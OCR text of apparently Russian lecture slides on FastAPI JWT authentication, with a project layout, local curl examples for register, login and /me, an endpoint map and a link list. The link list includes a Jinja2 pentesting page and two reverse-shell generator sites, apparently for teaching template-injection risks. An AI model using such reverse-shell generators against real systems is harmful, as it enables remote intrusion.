
```
06-auth/
├── main.py           # Точка входа
├── auth.py           # Функции для парсинга и формирования токенов
├── database.py       # Модели и функции подключения к БД
├── schemas.py        # Схемы для request и response
└── utils.py          # Вспомогательные функции (password hashing)
```




```
curl -X POST "http://127.0.0.1:8000/register/" \
    -H "Content-Type: application/json" \
    -d '{"email": "test@example.com", "password": "password123"}'
```

```
curl -X POST "http://127.0.0.1:8000/login/" \
    -d "username=test@example.com&password=password123"
```

```
curl -H "Authorization: Bearer eyJhb...YSaM5Oq6Na3MFk"
"http://127.0.0.1:8000/me/"
```


database.py
get_db
-> db: Session
User
utils.py
get_password_hash
<- password: str
-> hash: str
verify_password
<- plain_password: str,
hashed_password: str
-> bool
schemas.py
UserCreate
UserResponse
User
Token
auth.py
create_access_token
<- data: dict
-> JWT: str
get_current_user
<- token: str, db: Session
-> user: User
main.py
POST /register
<- user: UserCreate, db: Session
-> token: Token
POST /login
<- token: FormData, db: Session
-> user: Token
GET /me
<- user: User
-> user: UserResponse

Coding samples

https://github.com/cs-itmo/webdev_2024

Полезные ссылки

- https://fastapi.tiangolo.com/advanced/templates/
- https://exploit-notes.hdks.org/exploit/web/framework/python/flask-jinja2-pentesting/
- https://www.revshells.com/
- https://tex2e.github.io/reverse-shell-generator/index.html
- https://medium.com/@life-is-short-so-enjoy-it/fastapi-experiment-middleware-feature-c0a0c7314d74
- https://fastapi.tiangolo.com/tutorial/sql-databases/
- https://habr.com/ru/companies/amvera/articles/754702/
- https://university.mongodb.com/courses/M001/about
- https://docs.mongodb.com/manual/tutorial/backup-and-restore-tools/

Вопросы?